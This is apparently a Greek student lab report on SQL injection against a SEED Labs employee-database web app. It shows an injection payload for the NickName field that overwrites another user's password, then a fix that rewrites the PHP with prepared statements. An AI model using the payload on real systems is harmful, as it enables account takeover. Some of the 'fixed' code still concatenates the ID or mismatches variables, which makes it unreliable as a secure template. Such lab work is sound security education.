
Result for sha1: **f658532dcdec943b1faf048c438bb4af0899713f**

[SHA-1 MD5 on Wikipedia](#)



Επόμενος γράφουμε την παρακάτω είσοδο στο πεδίο NickName της Alice.


```
' , Password='f658532dcdec943b1faf048c438bb4af0899713f' 
where name='Boby';#
```

3.3 Τροποποίηση του κωδικού πρόσβασης άλλων υπαλλήλων 17



3.3 Τροποποίηση του κωδικού πρόσβασης άλλων υπαλλήλων 18





4 Αντίμετρα - Προετοιμασμένη δήλωση (Prepared Statement)

Για να αντιμετωπίσουμε το πρόβλημα της SQL Injection χριαζετε να αλλάξουμε τον τρόπο με τον οποίο αποστέλλουμε το query στην βάση καθώς και τα δεδομένα. Αρχικά το μέρος του κώδικα που χρησιμοποιούνταν για την βάση στο unsafe_home.php ήταν το έξεις

```
$sql = "SELECT id , name , eid , salary , birth ,
ssn , phoneNumber , address , email , nickname , Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd '";

$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
```

Το οποίο το αλλάξαμε με το

```
$sql = $conn->prepare(""
SELECT id , name , eid , salary , birth , ssn ,
phoneNumber , address , email , nickname , Password
FROM credential
WHERE name= ? and Password= ?");
```

```

$sql->bind_param("ss", $input_uname, $hashed_pwd);

$sql->execute();

$sql->bind_result($id, $name, $eid, $salary,
$birth, $ssn, $phoneNumber, $address, $email,
$nickname, $pwd);

$sql->fetch();

```

Στην ουσία αυτό που αλαλάξαμε είναι ότι αντί να στέλνουμε το query ολοκληρωμένο να εκτελείτε και να μας επιστρέψει το αποτέλεσμα σπάμε το query σε δυο βήματα ξεχωριστά. Στο πρώτο βήμα στέλνουμε μόνο τον κώδικα από το query στην βάση με την εντολή \$conn->prepare στην οποία τα πραγματικά δεδομένα τα αντικαθιστούμε με (?). Έτσι χρησιμοποιούμε τον μηχανισμό προετοιμασίας της SQL. Με λίγα λογία το query φτάνει πριν την φάση εκτέλεσης, περνάει από το βήμα σύνταξης και μετατρέπετε σε προκατασκευασμένο ερώτημα το οποίο έχει στα σημεία που βάλαμε τα (?) κενά στοιχεία στα οποία θα τοποθετηθούν τα δεδομένα που θα αποστείλουμε. Τα δεδομένα αυτά δεν θα περάσουν πότε από το τμήμα σύνταξης και επομένως δεν θα μετατραπούν πότε σε εκτελέσιμο κώδικα. Επόμενος θα αντιμετωπισθούν ως μέρος των δεδομένων.

Με αντίστοιχο τρόπο επιδιορθώσαμε το πρόβλημα στο unsafe_edit_backend.php, τον παρακάτω κώδικα

```

$sql = "
UPDATE credential
SET nickname='$inputNickname', email='$inputEmail',
address='$inputAddress', Password='$hashedPwd',
PhoneNumber='$inputPhoneNumber' where ID=$id ;";

$conn->query($sql);

```

τον αλαλάξαμε σε


```

$sql = $conn->prepare("
UPDATE credential
SET nickname= ?, email= ?, address= ?, Password= ? ,
PhoneNumber= ? where ID=?");


$sql->bind_param("sssss", $inputNickname, $inputEmail,

```

```
$input_address , $hashed_pwd , $input_phonenumber );
$sql->execute();
```




```
File Edit Selection Find View Goto Tools Project Preferences Help
unsafe_home.php
56     $dbpass="seedubuntu";
57     $dbname="Users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
74 FROM credential
75 WHERE name= ? and Password= ?");
76 $sql->bind_param("ss", $input_uname, $hashed_pwd);
77 $sql->execute();
78 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
79 $sql->fetch();
80 $sql->close();
```



```
File Edit Selection Find View Goto Tools Project Preferences Help
unsafe_edit.backend.php
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ?
52     where ID=$id;");
53     $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
54     $sql->execute();
55     $sql->close();
56 }else{
57     // if password field is empty.
58     $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=id;");
59     $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
60     $sql->execute();
61     $sql->close();
62     $conn->close();
63     header("Location: unsafe_home.php");
64     exit();
65     ?>
66 }
```

Μέτα τις αλόγες δοκιμάζουμε πάλι sql injection για να δούμε τι θα συμβεί



Οπός παρατηρούμε πλέον μας λέει ότι τα δεδομένα εισόδου που δώσαμε δεν ταιριάζουν. Το πρόβλημα λύθηκε επιτυχώς!

